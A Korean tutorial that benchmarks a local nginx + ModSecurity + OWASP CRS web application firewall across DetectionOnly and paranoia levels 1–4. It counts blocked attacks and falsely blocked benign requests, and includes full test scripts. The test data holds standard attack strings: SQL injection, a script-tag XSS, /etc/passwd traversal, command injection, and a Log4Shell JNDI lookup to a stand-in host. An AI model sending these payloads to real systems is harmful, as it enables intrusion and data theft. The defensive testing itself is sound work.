웹 방화벽(WAF)은 켜 두었다고 끝이 아닙니다. 탐지만 하는 모드로 켜 두고 차단하지 않은 채 잊거나, 민감도를 너무 올려 정상 사용자가 막히는 일이 흔합니다. 그래서 이 글에서는 설정을 바꿀 때마다 같은 요청 묶음을 보내 차단되는 공격 수와 막히는 정상 요청 수를 세는 방법을 만듭니다. 대상은 내 PC에서 띄운 nginx + ModSecurity 3 + OWASP 핵심 규칙 세트(CRS) 컨테이너이고, 뒤쪽에는 항상 200을 돌려주는 nginx 하나를 두었습니다. 공격 요청은 내 컨테이너에만 보냈습니다. 같은 도구를 입력 검증 쪽에서 쓰는 방법은 XSS 출력 이스케이프와 CSP 글에서 다뤘습니다. 이 글은 애플리케이션을 고치지 않고 앞단에서 막는 방법을 다룹니다.
준비물
| 항목 | 확인한 값 |
|---|---|
| Docker | 29.5.3 (Windows 11, Git Bash에서 실행) |
| WAF 이미지 | owasp/modsecurity-crs:nginx-alpine |
| ModSecurity | libmodsecurity3 3.0.17, ModSecurity-nginx v1.0.4 |
| 규칙 | 시작 로그의 rules loaded inline/local/remote: 0/856/0, CRS 규칙 856개 |
| 뒤쪽 서버 | nginx:alpine, 모든 경로에 backend ok와 200 |
| 요청 보내기 | curlimages/curl 컨테이너 하나를 띄워 두고 docker exec로 호출 |
| 파이썬 | 3.12 (결과 TSV와 감사 로그를 요약하는 데만 사용) |
WAF 컨테이너는 포트를 바깥에 열지 않고 전용 네트워크 osk-fc-net 안의 8080 포트로만 받습니다.
1. 확인할 설정 다섯 가지
같은 요청 16건을 아래 다섯 설정에서 모두 보냈습니다.
| 설정 | 의미 |
|---|---|
DetectionOnly, PL1 |
규칙은 검사하되 막지 않고 로그만 남김 |
On, PL1 |
차단 켜짐, 가장 낮은 민감도 |
On, PL2 |
규칙을 더 많이 적용 |
On, PL3 |
더 엄격 |
On, PL4 |
가장 엄격 |
PL은 CRS의 Paranoia Level(민감도 단계)입니다. 높을수록 규칙이 늘어나 공격은 더 잡지만 정상 요청의 오차단도 늘어납니다. 컨테이너에는 환경 변수 PARANOIA, BLOCKING_PARANOIA, MODSEC_RULE_ENGINE으로 지정했습니다.
2. 요청 묶음
공격 8건과 정상 8건입니다. 정상 요청에는 규칙이 오해하기 쉬운 것을 일부러 넣었습니다.
| 종류 | 이름 | 내용 |
|---|---|---|
| 공격 | sqli | id=1' OR '1'='1 |
| 공격 | xss | <script>alert(1)</script> |
| 공격 | traversal | f=../../etc/passwd |
| 공격 | cmdinj | host=127.0.0.1;cat /etc/passwd |
| 공격 | union | 1 UNION SELECT username,password FROM users |
| 공격 | log4shell | User-Agent: ${jndi:ldap://x.example/a} |
| 공격 | scanner-ua | User-Agent: sqlmap |
| 공격 | post-sqli | 본문 user=admin'--&pass=x |
| 정상 | home | / |
| 정상 | search | q=union station opening hours(SQL 단어 union이 들어감) |
| 정상 | select-prose | q=please select a size(select) |
| 정상 | json-post | JSON 본문 drop by at 5pm(drop) |
| 정상 | korean | 한글 검색어 보안 점검 |
| 정상 | js-word | q=javascript tutorial |
| 정상 | apos | name=O'Brien |
| 정상 | sql-words | how to drop a table in sql |
3. 결과
## DetectionOnly, 민감도 PL1
  공격 0/8건 차단, 정상 요청 0/8건 오차단
  종료 코드 1
## On, 민감도 PL1
  공격 8/8건 차단, 정상 요청 0/8건 오차단
  종료 코드 0
## On, 민감도 PL2
  공격 8/8건 차단, 정상 요청 0/8건 오차단
  종료 코드 0
## On, 민감도 PL3
  공격 8/8건 차단, 정상 요청 1/8건 오차단
  오차단된 정상 요청: korean
  종료 코드 1
## On, 민감도 PL4
  공격 8/8건 차단, 정상 요청 7/8건 오차단
  종료 코드 1

- 탐지만 모드는 공격을 하나도 막지 못했습니다. 응답 코드는 모두 200이었습니다. 그런데 감사 로그에는 규칙이 걸린 기록이 8건 남아 있었습니다. "탐지되고 있으니 안전하다"가 아니라 아무것도 막지 않은 상태라는 점이 이 표의 핵심입니다.
- PL1과 PL2는 공격 8건을 모두 막고 정상 요청은 하나도 막지 않았습니다. 이 요청 묶음에서는 PL2의 추가 규칙이 이득도 손해도 없었습니다. 규칙 번호로 보면 PL2에서 942180과 942520 같은 SQL 인증 우회 규칙이 더 보였습니다.
- PL3에서 한글 검색어가 막혔습니다. 로그의 규칙은 920272(허용 범위 밖의 문자)와 942460(특수문자 이상 탐지)이었고, 합산 점수가 기준을 넘어 차단되었습니다. 한국어 서비스에 PL3를 쓰려면 검색어 같은 입력 칸의 예외를 먼저 설계해야 합니다.
- PL4는 정상 요청 8건 중 7건을 막았습니다. 홈(
/)만 통과했습니다. 규칙 920273이 13번 걸렸고, 영어 검색어union station이나O'Brien도 막았습니다.
4. 요청과 모드를 한 표로

modsec_matrix.py는 모드별 TSV를 펼쳐 요청 x 모드 표로 만듭니다. 한눈에 보면 공격 행은 DetectionOnly만 200이고, 정상 행은 PL4에서만 대부분 403입니다.
5. 게이트
modsec_summary.py의 판정 조건은 둘입니다. 공격이 하나도 빠짐없이 막혀야 하고, 정상 요청은 하나도 막히면 안 됩니다. 하나라도 어기면 종료 코드 1입니다. 위 다섯 설정 가운데 통과한 것은 PL1과 PL2 두 개였습니다. 서비스의 실제 요청(로그인, 검색, 업로드)을 정상 묶음에 더해 두면, 규칙이나 민감도를 바꿀 때마다 같은 게이트로 오차단을 먼저 발견할 수 있습니다.
6. 운영에 옮길 때의 순서
DetectionOnly로 켜고 감사 로그에서 규칙 번호별 걸린 횟수를 모읍니다.- 정상 트래픽에서 걸린 규칙은 예외로 정하고, 예외마다 이유를 기록합니다.
- 같은 요청 묶음으로 게이트를 통과하면
On으로 바꿉니다. - 민감도는 한 단계씩 올리면서 같은 게이트를 다시 돌립니다.
이 순서 자체는 이 글에서 하나씩 실행하지 않았고, 모드와 단계별 결과 비교까지만 확인했습니다.
전체 코드
전체를 한 번에 돌리는 스크립트입니다. 아래 파일과 같은 폴더에서 실행합니다.
# modsec_demo.sh
#!/usr/bin/env bash
# nginx + ModSecurity + OWASP CRS 컨테이너에 공격 요청 8건과 정상 요청 8건을 보내, 모드(탐지만/차단)와 민감도(PL1~PL4)별 차이를 확인한다.
# 준비: Docker, python, 같은 폴더에 backend.conf, modsec_summary.py. 내 PC의 컨테이너에만 요청을 보낸다.
# 실행(Git Bash): bash modsec_demo.sh   (약 3분)
export MSYS_NO_PATHCONV=1
HERE="$(pwd)"
OUT=../osk-fc-ms-out                    # 결과 폴더는 규칙 폴더 밖에 둔다
rm -rf "$OUT"; mkdir -p "$OUT"
cleanup() { docker rm -f osk-fc-ms osk-fc-be osk-fc-cli >/dev/null 2>&1; docker network rm osk-fc-net >/dev/null 2>&1; }
cleanup
docker network create osk-fc-net >/dev/null
docker run -d --name osk-fc-be --network osk-fc-net -v "$HERE/backend.conf:/etc/nginx/conf.d/default.conf:ro" nginx:alpine >/dev/null
docker run -d --name osk-fc-cli --network osk-fc-net --entrypoint sleep curlimages/curl 3600 >/dev/null
U=http://osk-fc-ms:8080
# 종류 이름 curl인자... (A 는 공격, B 는 정상)
reqs() {
  cat <<'R'
A sqli|/?id=1%27%20OR%20%271%27=%271
A xss|/?q=%3Cscript%3Ealert(1)%3C/script%3E
A traversal|/?f=../../etc/passwd
A cmdinj|/?host=127.0.0.1;cat%20/etc/passwd
A union|/?id=1%20UNION%20SELECT%20username,password%20FROM%20users
A log4shell|/|-H|User-Agent: ${jndi:ldap://x.example/a}
A scanner-ua|/|-A|sqlmap
A post-sqli|/login|-d|user=admin'--&pass=x
B home|/
B search|/?q=union+station+opening+hours
B select-prose|/?q=please+select+a+size
B json-post|/api|-H|Content-Type: application/json|-d|{"name":"Kim","note":"drop by at 5pm"}
B korean|/?q=%EB%B3%B4%EC%95%88%20%EC%A0%90%EA%B2%80
B js-word|/?q=javascript+tutorial
B apos|/?name=O%27Brien
B sql-words|/?q=how+to+drop+a+table+in+sql
R
}
run_mode() {   # run_mode <엔진> <PL>
  local engine="$1" pl="$2" tag="$1-$2"
  docker rm -f osk-fc-ms >/dev/null 2>&1
  docker run -d --name osk-fc-ms --network osk-fc-net -e PARANOIA=$pl -e BLOCKING_PARANOIA=$pl \
    -e MODSEC_RULE_ENGINE=$engine -e BACKEND=http://osk-fc-be:80 owasp/modsecurity-crs:nginx-alpine >/dev/null
  sleep 6
  : > "$OUT/res-$tag.tsv"
  reqs | while IFS='|' read -r head path a1 a2 a3 a4; do
    kind="${head%% *}"; name="${head#* }"
    args=(); [ -n "$a1" ] && args+=("$a1" "$a2"); [ -n "$a3" ] && args+=("$a3" "$a4")
    code=$(docker exec osk-fc-cli curl -s -o /dev/null -w '%{http_code}' "${args[@]}" "$U$path")
    printf '%s\t%s\t%s\n' "$kind" "$name" "$code" >> "$OUT/res-$tag.tsv"
  done
  docker logs osk-fc-ms 2>&1 | grep '^{"transaction"' > "$OUT/audit-$tag.json"
  echo "## $engine, 민감도 PL$pl"
  python modsec_summary.py "$OUT/res-$tag.tsv" "$OUT/audit-$tag.json" | head -${LINES_MAX:-4}; echo "  종료 코드 ${PIPESTATUS[0]}"
}
run_mode DetectionOnly 1
run_mode On 1
run_mode On 2
run_mode On 3
run_mode On 4
cleanup
echo "## 끝 (결과 폴더: $OUT)"
뒤쪽 서버 설정입니다. 모든 경로에 200을 돌려줍니다.
# backend.conf
server {
  listen 80;
  location / { return 200 "backend ok\n"; }
}
결과와 감사 로그를 요약하고 게이트 판정을 종료 코드로 돌려주는 스크립트입니다.
# modsec_summary.py
#!/usr/bin/env python3
"""요청 결과(TSV)와 ModSecurity 감사 로그(JSON 줄)를 읽어 모드별로 요약하고, 게이트 판정을 종료 코드로 돌려준다.
사용: python modsec_summary.py results.tsv audit-On-1.json   (게이트: 공격 전부 차단 + 정상 요청 차단 0건)"""
import collections
import json
import sys

sys.stdout.reconfigure(encoding="utf-8")

rows = [line.rstrip("\n").split("\t") for line in open(sys.argv[1], encoding="utf-8") if line.strip()]
attacks = [r for r in rows if r[0] == "A"]
benign = [r for r in rows if r[0] == "B"]
blocked_a = [r[1] for r in attacks if r[2] == "403"]
blocked_b = [r[1] for r in benign if r[2] == "403"]
print(f"  공격 {len(blocked_a)}/{len(attacks)}건 차단, 정상 요청 {len(blocked_b)}/{len(benign)}건 오차단")
if blocked_b:
    print("  오차단된 정상 요청: " + ", ".join(blocked_b))

if len(sys.argv) > 2:
    ids = collections.Counter()
    for line in open(sys.argv[2], encoding="utf-8"):
        if line.startswith('{"transaction"'):
            for m in json.loads(line)["transaction"].get("messages", []):
                ids[(m["details"]["ruleId"], m["message"][:48])] += 1
    for (rid, msg), n in ids.most_common(6):
        print(f"  규칙 {rid} {n:>2}회  {msg}")

ok = len(blocked_a) == len(attacks) and not blocked_b
print("  게이트:", "통과" if ok else "실패")
sys.exit(0 if ok else 1)
모드별 결과를 요청 x 모드 표로 펼치는 스크립트입니다.
# modsec_matrix.py
#!/usr/bin/env python3
"""모드별 결과(TSV)를 요청 x 모드 표로 펼친다. 사용: python modsec_matrix.py ../osk-fc-ms-out"""
import glob
import os
import sys

sys.stdout.reconfigure(encoding="utf-8")
order = ["DetectionOnly-1", "On-1", "On-2", "On-3", "On-4"]
data = {}
for tag in order:
    for line in open(os.path.join(sys.argv[1], f"res-{tag}.tsv"), encoding="utf-8"):
        kind, name, code = line.rstrip("\n").split("\t")
        data.setdefault((kind, name), {})[tag] = code
print(f"{'요청':<16}" + "".join(f"{t:>16}" for t in order))
for (kind, name), row in data.items():
    print(f"{kind} {name:<14}" + "".join(f"{row[t]:>16}" for t in order))
자주 막히는 곳
| 증상 | 원인 | 해결 |
|---|---|---|
| 컨테이너가 시작하자마자 종료됨 | BACKEND 환경 변수의 뒤쪽 서버가 같은 네트워크에 없음 |
같은 Docker 네트워크에 뒤쪽 서버를 먼저 띄움 |
| 요청이 200인데 공격이 막히지 않음 | MODSEC_RULE_ENGINE이 DetectionOnly |
On으로 지정하고 로그가 아니라 응답 코드로 확인 |
| 정상 POST가 404 | 뒤쪽 서버가 그 경로를 모름(WAF가 아닌 뒤쪽 응답) | 뒤쪽 설정에서 모든 경로를 200으로 돌려줌 |
| 감사 로그가 파일에 없음 | 이 이미지는 감사 로그를 JSON으로 표준 출력에 보냄(MODSEC_AUDIT_LOG=/dev/stdout) |
docker logs에서 {"transaction"으로 시작하는 줄을 읽음 |
| 한글 검색어가 PL3에서 막힘 | 규칙 920272가 ASCII 범위 밖 문자를 점수에 더함 | 해당 입력 칸에 한해 규칙 제외를 설계 |
확인 범위
- 해 본 것: 2026-10-30, Windows 11 · Docker 29.5.3 · ModSecurity 3.0.17 + CRS 이미지에서 공격 8건과 정상 8건을 다섯 설정(탐지만 PL1, 차단 PL1~PL4)으로 보내 응답 코드와 감사 로그의 규칙 번호를 확인했고 종료 코드 게이트를 만들었습니다. 전체 스크립트를 두 번 실행했을 때 결과가 같았고, 끝에 컨테이너와 네트워크를 지웠습니다.
- 해 보지 않은 것: CRS 규칙 제외(예외) 설정, 응답 본문 검사, 파일 업로드와 큰 본문, 성능과 지연 측정, HTTPS(443) 구성, 규칙 버전 비교, Linux와 macOS.
- 읽을 때 주의: 이 글의 차단률과 오차단은 위 16건에서 나온 값이며 실제 서비스의 탐지율이나 오차단율이 아닙니다. 공격 요청은 내 컨테이너에만 보냈습니다. 규칙 번호와 점수는 이 이미지의 CRS 버전 기준입니다.
이 글의 다음 단계
- nginx 보안 헤더 설정 전후 비교: add_header가 404와 일부 경로에서 빠지는 함정보안 헤더가 없는 nginx, 헤더를 server에만 둔 nginx, 올바르게 설정한 nginx를 만들어 네 경로의 응답 헤더를 스크립트로 검사합니다. 같은 설정인데 로그인과 API 경로와 404 응답에서 헤더가 빠지는 것을 확인하고, 서버 버전 노출과 쿠키 속성까지 종료 코드 게이트로 묶습니다.
- testssl.sh로 내 서버의 TLS 설정 점검하기: 약한 서버와 고친 서버를 같은 기준으로 비교일부러 약하게 만든 nginx와 고친 nginx를 컨테이너로 띄워 testssl.sh로 점검합니다. 프로토콜, 인증서, 취약점, 보안 헤더를 읽고, JSON 결과를 심각도로 집계해 CI 기준(종료 코드)까지 만들어 실행으로 확인합니다.
이 내용을 팀 교육으로 진행하고 싶으신가요?
인원, 수준, 일정에 맞춰 실습 환경까지 준비해 진행합니다. 대상과 기간을 알려 주시면 구성을 제안해 드립니다.
교육 문의하기메일로 보내실 수도 있습니다: fankh111@gmail.com